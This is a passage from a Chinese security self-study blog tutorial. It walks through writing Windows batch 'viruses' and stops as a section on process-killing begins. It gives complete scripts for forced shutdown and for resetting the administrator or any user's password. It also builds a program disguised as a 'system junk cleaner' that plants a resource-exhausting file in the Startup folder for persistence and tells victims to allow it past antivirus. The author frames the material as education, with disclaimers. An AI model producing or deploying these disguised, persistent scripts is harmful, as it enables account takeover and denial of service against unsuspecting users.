

这是作者的网络安全自学教程系列，主要是关于安全工具和实践操作的在线笔记，特分享出来与博友们学习，希望您们喜欢，一起进步。前文分享了Windows远程桌面服务漏洞（CVE-2019-0708），并详细讲解该漏洞及防御措施。这篇文章将讲解简单的病毒原理知识，并通过批处理代码制作病毒，包括自动启、修改密码、定时关机、蓝屏、进程关闭等功能。希望这篇基础文章对您有所帮助，更希望大家提高安全意识，学会相关防范，也欢迎大家讨论。

作者作为网络安全的小白，分享一些自学基础教程给大家，主要是关于安全工具和实践操作的在线笔记，希望您们喜欢。同时，更希望您能与我一起操作和进步，后续将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不易，大神们不喜勿喷，谢谢！如果文章对您有帮助，将是我创作的最大动力，点赞、评论、私聊均可，一起加油喔~

PS：本文参考了安全网站和参考文献中的文章（详见参考文献），并结合自己的经验和实践进行撰写，也推荐大家阅读参考文献。

下载地址：<https://github.com/eastmountyxz/NetworkSecuritySelf-study>

文章目录

- 一.关机bat脚本
- 二.修改密码和定时关机病毒
- 三.自启动死机病毒
- 四.进程关闭病毒
- 五.最简单的蓝屏炸弹文件
- 六.最简单的扩展名病毒
- 七.总结

前文学习：

- [网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例
- [网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记
- [网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例
- [网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密
- [网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战
- [网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向
- [网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨
- [网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具
- [网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性
- [网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码
- [网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法

- [网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）
- [网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）
- [网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）
- [网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）
- [网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护
- [网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）
- [网络安全自学篇] 十八.XSS跨站脚本攻击原理及代码攻防演示（一）
- [网络安全自学篇] 十九.Powershell基础入门及常见用法（一）
- [网络安全自学篇] 二十.Powershell基础入门及常见用法（二）
- [网络安全自学篇] 二十一.GeekPwn极客大赛之安全攻防技术总结及ShowTime
- [网络安全自学篇] 二十二.Web渗透之网站信息、域名信息、端口信息、敏感信息及指纹信息收集
- [网络安全自学篇] 二十三.基于机器学习的恶意请求识别及安全领域中的机器学习
- [网络安全自学篇] 二十四.基于机器学习的恶意代码识别及人工智能中的恶意代码检测
- [网络安全自学篇] 二十五.Web安全学习路线及木马、病毒和防御初探
- [网络安全自学篇] 二十六.Shodan搜索引擎详解及Python命令行调用
- [网络安全自学篇] 二十七.Sqlmap基础用法、CTF实战及请求参数设置（一）
- [网络安全自学篇] 二十八.文件上传漏洞和Caidao入门及防御原理（一）
- [网络安全自学篇] 二十九.文件上传漏洞和IIS6.0解析漏洞及防御原理（二）
- [网络安全自学篇] 三十.文件上传漏洞、编辑器漏洞和IIS高版本漏洞及防御（三）
- [网络安全自学篇] 三十一.文件上传漏洞之Upload-labs靶场及CTF题目01-10（四）
- [网络安全自学篇] 三十二.文件上传漏洞之Upload-labs靶场及CTF题目11-20（五）
- [网络安全自学篇] 三十三.文件上传漏洞之绕狗一句话原理和绕过安全狗（六）
- [网络安全自学篇] 三十四.Windows系统漏洞之5次Shift漏洞启动计算机
- [网络安全自学篇] 三十五.恶意代码攻击溯源及恶意样本分析
- [网络安全自学篇] 三十六.WinRAR漏洞复现（CVE-2018-20250）及恶意软件自启动劫持
- [网络安全自学篇] 三十七.Web渗透提高班之hack the box在线靶场注册及入门知识
- [网络安全自学篇] 三十八.hack the box渗透之BurpSuite和Hydra密码爆破及Python加密Post请求（二）
- [网络安全自学篇] 三十九.hack the box渗透之DirBuster扫描路径及Sqlmap高级注入用法（三）
- [网络安全自学篇] 四十.phpMyAdmin 4.8.1后台文件包含漏洞复现及详解（CVE-2018-12613）
- [网络安全自学篇] 四十一.中间人攻击和ARP欺骗原理详解及漏洞还原
- [网络安全自学篇] 四十二.DNS欺骗和钓鱼网站原理详解及漏洞还原
- [网络安全自学篇] 四十三.木马原理详解、远程服务器IPC\$漏洞及木马植入实验
- [网络安全自学篇] 四十四.Windows远程桌面服务漏洞（CVE-2019-0708）复现及详解

前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入

[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法

[渗透&攻防] 三.数据库之差异备份及Caidao利器

[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

声明：本人坚决反对利用教学方法进行犯罪的行为，一切犯罪行为必将受到严惩，绿色网络需要我们共同维护，更推荐大家了解它们背后的原理，更好地进行防护。

一.关机bat脚本


计算机病毒（Computer Virus）是编制者在计算机程序中插入的破坏计算机功能或者数据的代码，能影响计算机使用，能自我复制的一组计算机指令或者程序代码。计算机病毒具有传播性、隐蔽性、感染性、潜伏性、可激发性、表现性或破坏性。

计算机病毒的生命周期：开发期→传染期→潜伏期→发作期→发现期→消化期→消亡期。计算机病毒是一个程序，一段可执行码。就像生物病毒一样，具有自我繁殖、互相传染以及激活再生等生物病毒特征。计算机病毒有独特的复制能力，它们能够快速蔓延，又常常难以根除。它们能把自身附着在各种类型的文件上，当文件被复制或从一个用户传送到另一个用户时，它们就随同文件一起蔓延开来。

下面讲解第一个批处理脚本，主要是调用“shutdown”实现关机。其基本步骤如下：

- 新建文本文档
- 输入 shutdown -s -t 600
- 把txt改成bat

如下图所示，运行CMD可以查看shutdown命令的基本用法。



```
C:\Windows\system32\cmd.exe
C:\Users\yxz>shutdown
用法: shutdown [/i | /l | /s | /r | /g | /a | /p | /h | /e | /o] [/hybrid] [/soft]
[/f]
[/m \\computer][/t xxx][/d [p|u:]xx:yy [/c "comment"]]


没有参数 显示帮助。这与键入 /? 是一样的。
/? 显示帮助。这与不键入任何选项是一样的。
/i 显示图形用户界面(GUI)。
这必须是第一个选项。
/l 注销。这不能与 /m 或 /d 选项一起使用。
/s 关闭计算机。
/r 完全关闭并重新启动计算机。
/g 完全关闭并重新启动计算机。在重新启动系统后，
重新启动任何注册的应用程序。
/a 中止系统关闭。
这只能在超时期间使用。
/p 关闭本地计算机，没有超时或警告。
可以与 /d 和 /f 选项一起使用。
/h 休眠本地计算机。
可以与 /f 选项一起使用。
```

基本命令为：

```
shutdown -s -t 600
// 现在让系统600秒之后关机
```

```
shutdown -a
// 终止关闭计算机
```

运行结果如下图所示：




```
C:\Windows\system32\cmd.exe
C:\Users\yxz>shutdown -s -t 600
C:\Users\yxz>shutdown -a
C:\Users\yxz>shutdown -s -t 600
C:\Users\yxz>
```

即将注销你的登录


Windows 将在 10 分钟后关闭。

2019年11月12日 11:01:02 开始关闭。

新建“test.bat”并填写“ shutdown -s -t 600”，某些系统需要在“文件夹选项”中，显示“隐藏已知文件类型的扩展名”。



双击BAT文件即运行关机，如果需要取消，还是在CMD黑框中输入“shutdown -a”命令。



二.修改密码和定时关机病毒

接下来分享一个比较完整的病毒制作过程。

第一步，新建game.bat文件。



程序编写如下所示，其中“@echo off”表示关闭回显，“color 0a”表示设置颜色。

```
@echo off
color 0a
title Eastmount程序

echo =====
echo                        菜单
echo          1.修改管理员密码
echo          2.定时关机
echo          3.退出本程序
echo =====

pause
```

运行结果如下图所示，可以看到标题为“Eastmount程序”，并且包含相关内容，这就是批处理文件执行过程。



第二步，做一个选择判断，该程序需要和用户进行互动。

核心代码为“set /p num=您的选择是：”，其表示设置变量num，“/p”表示暂停并等待用户输入，用户最终输入的值赋为num。


```
@echo off
color 0a
title Eastmount程序

echo =====
echo                菜单
echo          1.修改管理员密码
echo          2.定时关机
echo          3.退出本程序
echo =====

set /p num=您的选择是:

pause
```


输出结果如下图所示：



第三步，补充修改管理员密码、定时关机、退出等命令。

修改管理员密码的命令是微软所有系统的通用命令，下述代码是修改当前管理员密码为“123456”。

```
net user administrator 123456
```



第二个选项是关机，命令如下：

```
shutdown -s -t 100
```

第三个选项是退出本程序。

```
exit
```

接着编写判断和跳转批处理代码，代码如下所示，“>nul”表示不输出运行提示信息。

```
@echo off
color 0a
title Eastmount程序

:menu
echo =====
echo                        菜单
echo                1.修改管理员密码
echo                2.定时关机
echo                3.退出本程序
echo =====


set /p num=您的选择是:
if "%num%"=="1" goto 1
if "%num%"=="2" goto 2
if "%num%"=="3" goto 3

:1
net user administrator 123456 > nul
echo 您的密码已经设置成功!
pause
goto menu

:2
shutdown -s -t 100
goto menu

:3
exit
```

此时输入“1”会提示系统错误，如下图所示：



同时，杀毒软件也会提示黑客修改电脑，点击“允许操作”即可，



接着增加“cls”命令清屏。同时，为了避免输入数字“4”会从头执行到尾，补充一个提示信息。代码修改如下：

```
@echo off
color 0a
title Eastmount程序

:menu
cls
echo =====
echo                      菜单
echo          1.修改管理员密码
echo          2.定时关机
echo          3.退出本程序
echo =====

set /p num=您的选择是:
if "%num%"=="1" goto 1
if "%num%"=="2" goto 2
if "%num%"=="3" goto 3

echo 您好！请输入1-3正确的数字
pause
goto menu

:1
net user administrator 123456 >nul
echo 您的密码已经设置成功!
pause
goto menu

:2
shutdown -s -t 100
```

```
goto menu
```

```
:3
```

```
exit
```

此时运行如下图所示：



继续修改代码，补充设置的用户名和新密码，关机时间等。

```
@echo off
```

```
color 0a
```

```
title Eastmount程序
```

```
:menu
```

```
cls
```

```
echo =====
```

```
echo          菜单
```

```
echo          1.修改管理员密码
```

```
echo          2.定时关机
```

```
echo          3.退出本程序
```

```
echo =====
```

```
set /p num=您的选择是:
```

```
if "%num%"=="1" goto 1
```

```
if "%num%"=="2" goto 2
```

```
if "%num%"=="3" goto 3
```

```
echo 您好! 请输入1-3正确的数字
```

```
pause
```

```
goto menu
```

```
:1
```

```
set /p u=请输入用户名:
set /p p=请输入新密码:
net user %u% %p% >nul
echo 您的密码已经设置成功!
pause
goto menu

:2
set /p time=请输入时间:
shutdown -s -t %time%
goto menu

:3
exit
```

以“管理员身份运行”后，成功修改“xiuzhang”用户的开机密码。



输入2可以设置关机时间，这里就不再赘述，第一部分已经详细讲解。

三.自启动死机病毒

接着编写一个伪装成“系统垃圾清理”的代码，它其实是一个导致系统死机的代码，也不能算是“病毒”，更多是一个恶作剧程序。其原理是不断打开CMD程序，占用系统资源从而导致死机，并且每次开机都会自动启。

PS：这里强调一句，建议大家在虚拟机中运行该代码。我们作为安全工程师，希望您们去了解漏洞背后的原理，更好地进行防御，绿色网络需要我们共同维护，杜绝一切违法行为。

第一步，在C:\windows目录下创建文件“windows.bat”。一个“>”表示覆盖文件内容，两个“>>”表示追加一句话至文件末尾。

```
echo start cmd >c:\windows\windows.bat
echo %0>>c:\windows\windows.bat
```

用户打开这个程序之后，程序就会不断打开cmd，占用系统资源，导致系统瘫痪，%0是再次执行该程序的意思。但是，这样只能让用户死机一次，重启系统以后，不再打开这个文件以后，就不再会中招了。

第二步，将这个恶意脚本放到开机菜单中，每次开机都自动启动运行并导致电脑死机。errorlevel为预定义变量，随着系统变化而变化。如果为0表示上一条命令执行成功，如果非0表示上一条命令执行失败，它不是Win7系统，而执行下面这条命令（XP系统、2003系统）。


```
echo start cmd >c:\windows\windows.bat
::echo %0>>c:\windows\windows.bat

copy c:\windows\windows.bat "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\
if %errorlevel%==0 goto next

copy c:\windows\windows.bat "%USERPROFILE%\「开始」菜单\程序\启动">nul
if %errorlevel%==1 goto error
```

<https://blog.csdn.net/Eastmount>


代码“echo.”表示空行，比如代码：



```
@echo off
echo haha
echo.
echo heihei
pause
```

<https://blog.csdn.net/Eastmount>

输出结果如下图所示：



第三步，接着编写next区域代码，完整代码如下所示。

```
@echo off
title 系统垃圾清理
color 2f
echo      =====若有杀毒软件恶意拦截，请选择【允许程序的所有操作】=====
echo.
echo.

echo start cmd >c:\windows\windows.bat
::echo %0>>c:\windows\windows.bat

copy c:\windows\windows.bat "%USERPROFILE%\AppData\Roaming\Microsoft\Win
if %errorlevel%==0 goto next

copy c:\windows\windows.bat "%USERPROFILE%\「开始」菜单\程序\启动">nul
if %errorlevel%==1 goto error

:next
echo.
echo.
echo      =====垃圾清理中，请不要关闭窗口=====
echo.
ping -n 5 127.0.0.1>nul
echo.
echo      =====垃圾清理完毕，共清理垃圾500M=====
echo.
echo.
echo      =====建议立即重启电脑=====
pause


:error
echo.
echo.
echo      =====程序运行失败，请【使用管理员权限】重新运行！=====
```

```
echo.  
pause
```

注意，我注释了重复操作代码“::echo %%0>>c:\windows\windows.bat”，否则开机自启动很麻烦。接着运行代码，如下图所示，需要右键“以管理员身份运行”。



代码会在C:\windwos目录下创建批处理文件“windows.bat”。




同时，在我的Win10系统开机自动启动目录下也有该文件。


目录：...\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\



打开该文件可以看到写入的“start cmd”代码，表示打开CMD。



双击该“windows.bat”文件，运行结果如下图所示。



总结： 本文编写了一个系统清理工具，其实是把这个windows.bat写到用户的开机启动目录下，达到用户每次开机，都会运行该程序的目的，重复调用CMD占用资源。如果中了该病毒，用户可以使用PE到开启启动目录把windows.bat文件删除，或者重装系统，再次建议大家别让它重复运行。

四.进程关闭病毒

